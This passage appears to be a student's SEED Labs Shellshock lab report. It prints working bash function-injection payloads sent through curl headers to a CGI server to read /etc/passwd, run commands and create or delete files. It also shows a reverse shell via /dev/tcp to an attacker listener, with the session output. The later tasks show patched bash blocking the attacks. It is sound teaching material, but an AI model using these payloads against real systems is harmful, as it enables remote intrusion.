
```
() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
()%20%7B%20%3A%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%20echo%3B%20%2F
bin%2Fcat%20%2Fetc%2Fpasswd

() { :;}; /bin/cat /etc/passwd
()%20%7B%20%3A%3B%7D%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
```

without encode:




```
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</ad
dress>
</body></html>
```

with '':



```
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?'7() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/pass
wd'"
7<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</ad
dress>
</body></html>
```

encoded:



```
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?()%20%7B%20%3A%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%
20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshoc
k.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=32810
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=()%20%7B%20%3A%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%
20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
REQUEST_URI=/cgi-bin/getenv.cgi?()%20%7B%20%3A%3B%7D%3B%20echo%20Content_type%3A
%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

- **Answer:** After many attempts, we realized that no, this method cannot be used to launch the Shellshock attack. This happens because we need spaces in the command, which cannot be translated to the URL, and even with encoding, it does not function as intended, as the QUERY_STRING variable takes the encoded value as a raw string.

Task 4:

- To get a **Reverse Shell** open in the target machine, we have to first, in the attacker machine, open a TCP server that will listen for the connection we will engage in the target machine, that will later transmit the shell inputs and outputs.


- We do that in the following way:

```
nc -nv -l 9090
```

- After that, we now have to use the shellshock vulnerability to make the target machine (10.9.0.80) open a new shell that will send its outputs and receive its inputs from the TCP server in the attacker machine (10.9.0.1), and we can accomplish that with the following command:

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

- We ended up successfully opening a Reverse Shell:



```
[03/16/22]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 52124
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0a6b3a6399db:/usr/lib/cgi-bin$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.80  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:50  txqueuelen 0  (Ethernet)
        RX packets 192  bytes 18719 (18.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 14190 (14.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

www-data@0a6b3a6399db:/usr/lib/cgi-bin$ 
```


Task 5:

- We started by changing the first line of the CGI programs in order to use the patched bash (/bin/bash), without the shellshock vulnerability. To change the CGI files in the container, we run the commands:

```
docker cp vul.cgi 53c31041a33c:/usr/lib/cgi-bin
docker cp getenv.cgi 53c31041a33c:/usr/lib/cgi-bin
```


- Now we redo Task 3 to analyze the results. As we can see, none of the attacks worked, since /bin/bash is patched against this vulnerability.

Task 5.A:




```
[03/17/22]seed@VM:~/.../Labsetup$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" -v www.seedlab-shellshock.com
/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:34:30 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 5.B:




```
[03/17/22]seed@VM:~/.../Labsetup$ curl -e "() { :;}; echo Content_type: text/plain; echo; /bin/id" -v www.seedlab-shellshock.com/cgi-bin/vul.
cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: () { :;}; echo Content_type: text/plain; echo; /bin/id
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:35:03 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 5.C:




```
[03/17/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch /tmp/hack.txt" -v www.seedlab-sh
ellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch /tmp/hack.txt
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:38:31 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```



```
[03/17/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com
/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:38:37 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Task 5.D:



```
[03/17/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm /tmp/hack.txt" -v www.seedlab-shell
shock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm /tmp/hack.txt
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:39:53 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```